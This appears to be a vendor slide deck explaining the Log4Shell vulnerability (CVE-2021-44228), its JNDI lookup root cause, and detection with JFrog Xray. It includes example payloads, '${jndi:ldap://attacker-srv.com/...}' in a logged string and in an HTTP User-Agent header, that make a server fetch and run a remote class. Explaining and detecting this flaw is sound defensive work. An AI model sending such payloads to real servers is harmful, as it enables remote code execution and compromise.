LOG4SHELL Vulnerability

All you need to know

THE LOG4SHELL VULNERABILITY

- Critical remote code execution vulnerability in Log4j2 Java logging framework
  - CVE-2021-44228 ,CVSS 10.0
- Vulnerability triggered when attacker-controlled string is logged using Log4j2 -

```
static Logger log = LogManager.getLogger();
log.info("... ${jndi:ldap://attacker-srv.com/foo} ...");
```

- Why so critical?
  - Exploitation of the vulnerability is trivial and persistent
    - Public exploits are available
  - Log4j2 is massively popular
  - It is very likely that untrusted input will reach a logging function
    - Most common attack vector is HTTP “User-Agent” which is usually logged -

```
GET / HTTP/1.1
Host: vulnerable-srv.com
User-Agent: ${jndi:ldap://attacker-srv.com/foo}
```

VULNERABILITY ROOT CAUSE

- The vulnerability is an “Unsafe class deserialization”
- Caused due to the “Message Lookup” feature of log4j
  - Given logger input - *Running ${java:runtime}*
  - The logger output will be - *Running Java version 1.7.0_67*
- A special type of lookup allows retrieving variable values from classes

Jndi Lookup


The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key contains a ":" no prefix will be added.

By default the JDNI Lookup only supports the java, ldap, and ldaps protocols or no protocol. Additional protocols may be supported by specifying them on the log4j2.allow
classes are supported by default as well as any classes specified by the log4j2.allowedLdapClasses property. When using LDAP only references to the local host name or

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] $${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```


- However -
  - The class can be hosted remotely (retrieved through the LDAP or RMI protocols)
  - The class is deserialized (executed) when retrieved
- This means that a malicious logged string can cause a retrieval and execution of a malicious class hosted remotely!


LOG4SHELL ATTACK DIAGRAM



XRAY DETECTION

- Xray detects CVE-2021-44228 from day one, in all scanned artifacts






```
➜ my-app jfrog audit-mvn 2>/dev/null
The full scan results are available here: /tmp/jfrog.cli.temp.-1639472691-4127857255
Note: no context was provided, so no policy could be determined to scan against.
You can get a list of custom violations by providing one of the command options: --watches, --repo-path or --project.
Read more about configuring Xray policies here: https://www.jfrog.com/confluence/display/JFROG/Creating+Xray+Policies+and+Rules
Below are all vulnerabilities detected.
Vulnerabilities
```

SEVERITY	IMPACTED PACKAGE	IMPACTED PACKAGE VERSION	TYPE	FIXED VERSIONS	COMPONENT	COMPONENT VERSION	CVE	CVSS V2	CVSS V3	ISSUE ID
Critical	org.apache.logging.log4j:log4j-core	2.14.1	Maven	[2.15.0]	org.apache.logging.log4j:log4j-core	2.14.1	CVE-2021-44228			XRAY-191654

Thank you!

GREENIFY2021